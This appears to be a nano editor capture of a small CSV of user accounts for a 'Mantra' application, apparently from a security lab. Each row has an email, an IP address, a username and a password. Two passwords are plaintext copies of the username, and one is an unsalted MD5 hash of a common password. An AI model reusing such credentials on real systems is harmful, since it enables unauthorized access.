1,Block_Browser,en,<blank>,tom@getmantra.com,8.8.8.8,tom,tom
2,Rain_Browser,en,<blank>,ron@getmantra.com,192.168.1.1,ron,ron
3,Mantra,en,<blank>,harry@getmantra.com,127.0.0.1,harry,5f4dcc3b5aa765d61d8327deb882cf99
[Read 6 lines]
^G Help
^X Exit
^O Write Out
^R Read File
^F Where Is
^\ Replace
^K Cut
^U Paste
^T Execute
^J Justify
^C Location
^/ Go To Line
M-U Undo
M-E Redo
M-A Set Mark
M-6 Copy